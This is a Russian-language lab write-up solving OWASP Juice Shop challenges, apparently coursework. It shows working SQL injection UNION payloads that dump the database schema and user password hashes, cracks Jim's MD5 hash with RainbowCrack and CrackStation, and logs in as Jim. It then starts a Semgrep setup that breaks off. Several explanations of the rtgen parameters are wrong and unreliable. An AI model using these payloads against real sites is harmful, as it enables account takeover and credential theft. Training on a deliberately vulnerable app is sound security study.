
Исходя из предоставленных данных, это может быть воспринято как таблица или, точнее, как результат SQL-запроса, который содержит структуру и данные из таблицы базы данных.

Теперь пробуем вставить SQL-код в поле ввода таким образом, чтобы мы могли извлечь определение схемы базы данных:

banana'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master--



Также, в ответе видим всю схему базы данных:



Мы успешно выполнили лабораторную работу #2!

ЛАБОРАТОРНАЯ РАБОТА #3:

Name	Difficulty	Description
Login Jim	★ ★ ★	Log in with Jim's user account.

Цель задания "Login Jim" заключается в демонстрации и понимании уязвимости веб-приложения, связанной с инъекциями, а именно инъекциями в механизм аутентификации. Задача направлена на взлом аккаунта пользователя по имени "Jim" с использованием уязвимости инъекций в процессе аутентификации.

Как правило, уязвимости веб-приложений, связанные с инъекциями, возникают, когда пользовательский ввод недостаточно фильтруется или экранируется перед использованием в SQL-запросах, командах операционной системы или других контекстах. Злоумышленники могут использовать эту уязвимость для выполнения злонамеренных действий, таких как взлом аккаунтов, обход аутентификации или даже выполнения произвольных команд.

В данном случае цель задания "Login Jim" - воспроизвести атаку, используя уязвимость инъекций, чтобы успешно авторизоваться в системе от имени пользователя "Jim" без настоящего пароля или другой формы аутентификации. Это помогает разработчикам и тестировщикам безопасности лучше понять, какие меры безопасности не были приняты в приложении, и каким образом можно укрепить защиту от подобных инъекций и атак.

Решение:

1. Понимание уязвимости: В этой задаче предполагается, что существует уязвимость инъекции в механизме аутентификации. Нам нужно выяснить, где и как она может быть использована.

В предыдущей лабораторной работе мы извлекли схему базы данных и обнаружили таблицу "Users", теперь попробуем с помощью SQL-запроса извлечь данные из этой таблицы и получить список всех пользователей.



2. Подготовка ввода: попробуем изменить данные в Repeater в нашем запросе:

q=qwert'))%20UNION%20SELECT%20id,email,password,'4','5','6','7','8','9'%20FROM%20Users--

Рассмотрим, что мы изменили в нашем запросе:

q=qwert': произвольная часть запроса, которая предназначена для поиска.

id,email,password: это столбцы, которые выбираются из таблицы Users в базе данных. Мы пытаемся извлечь информацию о пользователях, включая их идентификаторы (id), адреса электронной почты (email) и пароли (password).

Затем следуют строки с числами и символами, такими как '4', '5', и так далее. Они используются для заполнения оставшихся столбцов, чтобы соответствовать структуре результата предыдущего запроса.

FROM%20Users указывает, что выборка производится из таблицы **Users**.

После отправки запроса получаем ответ:

Response

PrettyRawHexRender

13 {
14 {
 "status": "success",
 "data": [
 {
 "id": 1,
 "name": "admin@juice-sh.op",
 "description": "0192023a7bbd73250516f069df18b500",
 "price": "4",
 "deluxePrice": "5",
 "image": "6",
 "createdAt": "7",
 "updatedAt": "8",
 "deletedAt": "9"
 },
 {
 "id": 2,
 "name": "jim@juice-sh.op",
 "description": "e541ca7ecf72b8d1286474fc613e5e45",
 "price": "4",
 "deluxePrice": "5",
 "image": "6",
 "createdAt": "7",
 "updatedAt": "8",
 "deletedAt": "9"
 },
 {
 "id": 3,
 "name": "bender@juice-sh.op",
 "description": "0c36e517e3fa95aabf1bbffc6744a4ef",
 "price": "4",
 "deluxePrice": "5",
 "image": "6",
 "createdAt": "7",
 "updatedAt": "8",
 "deletedAt": "9"
 },
 {
 "id": 4,
 "name": "bjoern.kimminich@gmail.com",
 "description": "6edd9d726cbdc873c539e41ae8757b8c",
 "price": "4",
 "deluxePrice": "5",
 "image": "6",
 "createdAt": "7",
 "updatedAt": "8",
 "deletedAt": "9"
 }
]
}

Мы видим, что в списке пользователей есть наша цель, пользователь с **id:2**, **name: [jim@juice-sh.op](#)**, (зарегистрирован с адресом электронной почты) также, в поле **description** данные **"e541ca7ecf72b8d1286474fc613e5e45"** похожи на хэш (пароль) его учетной записи.

! Попутно мы выполнили лабораторную работу:

Name	Difficulty	Description
User Credentials	★ ★ ★★	Retrieve a list of all user credentials via SQL Injection.
User Credentials	★★★★	Retrieve a list of all user credentials via SQL Injection.
		Injection
		☒ solved

Теперь определим, как мы можем это хэш использовать.

Один из вариантов — это воспользоваться инструментом **RainbowCrack**.

RainbowCrack — это инструмент для анализа и подбора паролей, который базируется на атаках на основе радужных таблиц (rainbow tables).


Радужные таблицы представляют собой предварительно вычисленные таблицы, которые содержат связи между хэшами паролей и их исходными значениями (паролями). Эти таблицы позволяют ускорить процесс подбора паролей, обеспечивая быстрый доступ к исходным паролям по их хэшам.

Ключевые характеристики RainbowCrack:

- **Поддержка разных хэш-алгоритмов:** RainbowCrack поддерживает различные хэш-алгоритмы, такие как MD5, SHA-1, NTLM, LMHash и другие. Мы можем создавать радужные таблицы для атаки на пароли, защищенные этими алгоритмами;
- **Создание радужных таблиц:** Основное действие, выполняемое RainbowCrack, — это создание радужных таблиц. Эти таблицы содержат хэши паролей и их соответствующие исходные значения. Создание таблиц занимает некоторое время и требует много вычислительных ресурсов, но после завершения они могут использоваться для быстрого поиска паролей по хэшам;
- **Командная строка и графический интерфейс:** RainbowCrack предоставляет командную строку и графический интерфейс пользователя (GUI), что делает его удобным для разработчиков и тестировщиков.
- **Эффективность при слабых паролях:** RainbowCrack наиболее эффективен при подборе слабых или плохо защищенных паролей, так как он предполагает, что пароли уже присутствуют в радужных таблицах.

Скачиваем архив с сайта по ссылке <http://project-rainbowcrack.com/rainbowcrack-1.7-win64.zip>

Распакуем его в папке ~/Downloads:



Пример создания rainbow tables (радужных таблиц):

```
prospero@cinamon-vm:~/Downloads/rainbowcrack-1.7-linux64$ ./rtgen md5 numeric 4 4 0 10000 10000 0
rainbow table md5_numeric#4-4_0_10000x10000_0.rt parameters
hash algorithm:      md5
hash length:         16
charset name:         numeric
charset data:         0123456789
charset data in hex:  30 31 32 33 34 35 36 37 38 39
charset length:       10
plaintext length range: 4 - 4
reduce offset:        0x00000000
plaintext total:       10000

sequential starting point begin from 0 (0x0000000000000000)
generating...
10000 of 10000 rainbow chains generated (0 m 2.2 s)
```

Рассмотрим подробнее, что делает каждый из аргументов в этой команде:

./rtgen: это имя исполняемого файла программы RainbowCrack, который выполняет создание радужных таблиц.

md5: это алгоритм хэширования, для которого создаются радужные таблицы (MD5, один из наиболее распространенных алгоритмов хэширования);

numeric: это набор символов, который используется для создания радужных таблиц (numeric означает, что таблицы будут созданы для числовых паролей, только цифры);

4: это минимальная и максимальная длина паролей, которые будут участвовать в создании таблиц (пароли будут состоять из 4 цифр);

4: это минимальное и максимальное количество шагов хэширования, которые будут учтены при создании таблиц. Это связано с тем, как много раз пароль будет хэшироваться и добавляться в таблицу. Здесь указано 4, что означает, что будет рассмотрено четыре различных шага хэширования;


0: это минимальное и максимальное значение соли (salt - представляет собой случайную последовательность битов), которая добавляется к паролю перед его хэшированием (не используется соль, поэтому указано 0);

10000: это количество хэшей, которые будут созданы для каждого шага хэширования (для каждого из четырех шагов будет создано 10 000 хэшей);

10000: это количество паролей, которые будут включены в каждую радужную таблицу (в каждой таблице будет 10 000 паролей);

0: это дополнительные настройки и флаги, которые могут использоваться при создании таблиц (указан 0, что означает отсутствие дополнительных флагов).

Итак, данная команда создает радужные таблицы для атаки на пароли MD5, состоящие из 4-значных числовых паролей, без использования соли, с учетом четырех различных шагов хэширования и содержащие 10 000 паролей в каждой таблице. Эти таблицы могут быть использованы для быстрого поиска и восстановления исходных паролей из хэшей, полученных с использованием алгоритма MD5.



Name	Size	Type
alglb0.so	35.1 kB	shared library
charset.txt	771 bytes	Text
md5_numeric#4-4_0_10000x10000_0.rt	160.0 kB	Text

Для примера, создаём хэш MD5 для пароля - 1111:

```
prospero@cinnamon-vm:~/Downloads/rainbowcrack-1.7-linux64$ echo -n 1111 | md5sum
b59c67bf196a4758191e42f76670ceba -
```

\$ echo -n 1111 | md5sum

b59c67bf196a4758191e42f76670ceba

Далее, выполним команду **“./rtsort .”**

```
prospero@cinnamon-vm:~/Downloads/rainbowcrack-1.7-linux64$ ./rtsort .
./md5_numeric#4-4_0_10000x10000_0.rt:
1208041472 bytes memory available
loading data...
sorting data...
writing sorted data...
```

Команда используется для сортировки файлов радужных таблиц (rainbow tables), находящихся в текущей директории (.), согласно определенным критериям. Rainbow tables содержат связи между хэшами паролей и их исходными значениями, и сортировка их может быть полезной для улучшения производительности при поиске паролей в этих таблицах.

Теперь вводим команду для взлома хэша пароля:

\$./rcrack . -h b59c67bf196a4758191e42f76670ceba

```
prospero@cinnamon-vm:~/Downloads/rainbowcrack-1.7-linux64$ ./rcrack . -h b59c67bf196a4758191e42f76670ceba
1 rainbow tables found
memory available: 972816384 bytes
memory for rainbow chain traverse: 160000 bytes per hash, 160000 bytes for 1 hashes
memory for rainbow table buffer: 2 x 160016 bytes
disk: ./md5_numeric#4-4_0_10000x10000_0.rt: 160000 bytes read
disk: finished reading all files
plaintext of b59c67bf196a4758191e42f76670ceba is 1111

statistics
-----
plaintext found:          1 of 1
total time:              1.10 s
time of chain traverse:   1.10 s
time of alarm check:     0.00 s
time of disk read:       0.00 s
hash & reduce calculation of chain traverse: 49990000
hash & reduce calculation of alarm check:    2212
number of alarm:         2212
performance of chain traverse: 45.45 million/s
performance of alarm check:  2.21 million/s

result
-----
b59c67bf196a4758191e42f76670ceba 1111 hex:31313131
```

Мы получили результат - **1111**

Но есть и другой вариант (более простой и быстрый) — это воспользоваться онлайн-сервисом [CrackStation](https://crackstation.net/).

[CrackStation](https://crackstation.net/) — это онлайн-инструмент и сервис для поиска и расшифровки хэшей паролей. Он предоставляет базу данных, содержащую миллионы заранее вычисленных хэшей паролей и их соответствующих исходных значений.

Вот основные характеристики CrackStation:

- **Поиск хэшей паролей:** CrackStation позволяет пользователям вводить хэши паролей, которые им нужно взломать, и затем ищет соответствующие им исходные пароли в своей базе данных. Если соответствие найдено, он возвращает исходный пароль;
- **Большая база данных:** CrackStation содержит огромную базу данных с миллионами хэшей паролей, предварительно вычисленными и упорядоченными для более быстрого поиска;
- **Поддержка разных хэш-алгоритмов:** сервис поддерживает различные алгоритмы хэширования, такие как MD5, SHA-1, SHA-256 и другие. Это позволяет искать пароли, зашифрованные разными алгоритмами;
- **Анонимность:** CrackStation не требует регистрации или входа, и пользователи могут анонимно вводить хэши паролей для поиска;
- **Образцы паролей:** кроме того, CrackStation предоставляет образцы паролей, которые могут быть использованы для улучшения безопасности паролей, и проверки на стойкость;
- **Обновления базы данных:** База данных CrackStation периодически обновляется, чтобы включить новые пароли и хэши, а также удалить старые;
- **Этичное использование:** помимо взлома паролей, CrackStation может быть использован в образовательных целях и для тестирования безопасности с разрешения владельца системы.

Переходим по ссылке <https://crackstation.net/>, вводим наш целевой хэш и нажимаем **Crack Hashes**:

CrackStation - Online Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

e541ca7ecf72b8d1286474fc613e5e45

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
e541ca7ecf72b8d1286474fc613e5e45	md5	ncc-1701

Color Codes: Green Exact match, Yellow Partial match, Red Not found.




Мы получили результат — **ncc-1701** (это и является паролем для Jim)

3. Попробуем ввести имя пользователя и пароль:


вернемся на страницу входа и введем учетные данные пользователя Jim.

Email: **jim@juice-sh.op**

Password: **ncc-1701**



Мы успешно выполнили лабораторную работу #3!



Итак, мы выполнили три лабораторные работы в рамках OWASP Juice Shop, включая CAPTCHA Bypass, Database Schema и Login Jim. В ходе этих лабораторных работ мы приобрели ценный практический опыт в области тестирования на проникновение и анализа безопасности веб-приложений.

Вот ключевые моменты:

1. **CAPTCHA Bypass:** изучили, как обходить CAPTCHA, используя различные методы, такие как многозадачность и автоматизация. Это помогло нам понять уязвимости, связанные с CAPTCHA, и как они могут быть использованы злоумышленниками.
2. **Database Schema:** научились эксплуатировать уязвимости SQL-инъекций для извлечения схемы базы данных, что предоставило нам доступ к важной информации о структуре данных приложения.
3. **Login Jim:** успешно взломали учетную запись пользователя с именем Jim, используя SQL-инъекцию и взлом хэша пароля. Эта работа продемонстрировала нам, как важно защищать приложения от подобных уязвимостей и атак.

Рост опыта в кибербезопасности: Завершение этих лабораторных работ укрепило наши знания и навыки в области кибербезопасности и тестирования на проникновение. Мы научились не только обнаруживать уязвимости, но и понимать, как предотвращать их и обеспечивать безопасность веб-приложений.

Эти лабораторные работы предоставили нам ценный опыт и знания, которые могут быть применены в работе в сфере информационной безопасности и веб-разработке. Они также подчеркнули важность обеспечения безопасности приложений и постоянную необходимость обучения и совершенствования навыков в области кибербезопасности.

ЧАСТЬ 2.


Во второй части нашего практического задания мы проведем подробный анализ трех фрагментов кода с целью выявления потенциальных уязвимостей и рисков безопасности. Каждый из этих кодовых фрагментов представляет собой важный аспект веб-разработки и может быть подвержен угрозам, которые варьируются от уязвимостей командного выполнения до недостаточной обработки входных данных.

Для обеспечения более глубокого анализа и более широкого охвата возможных проблем безопасности, мы будем использовать Semgrep с дополнительными правилами для сканирования трех фрагментов кода на наличие уязвимостей. Это позволит нам выявить широкий спектр потенциальных угроз безопасности, включая уязвимости командного выполнения, недостаточную обработку входных данных и другие нарушения безопасности.


Semgrep — это мощный инструмент для статического анализа кода, который позволяет обнаруживать потенциальные уязвимости и нарушения правил безопасности в исходном коде приложений. Этот инструмент особенно полезен для обеспечения безопасности и качества кода на ранних этапах разработки, что позволяет предотвращать уязвимости и ошибки до их выхода в продакшен.

УСТАНОВКА и НАСТРОЙКА SEMGREP


Переходим на официальную страницу по адресу <https://semgrep.dev/> и нажимаем “Start scanning for free”:



Далее логинимся с помощью своего аккаунта на GitHub и создаём название организации:



Для примера, название организации – **prospero-mifiib**



Теперь, для того чтобы сканировать наш код локально устанавливаем Semgrep клиент.

Устанавливаем snap на Linux Mint.

! Начиная с Linux Mint 20, файл с именем **nosnap.pref** должен быть перемещен или удален из каталога **/etc/apt/preferences.d/** перед установкой Snap:

```
$ sudo mv /etc/apt/preferences.d/nosnap.pref ~/Documents/nosnap.backup
```

```
$ sudo apt install snapd
```

```
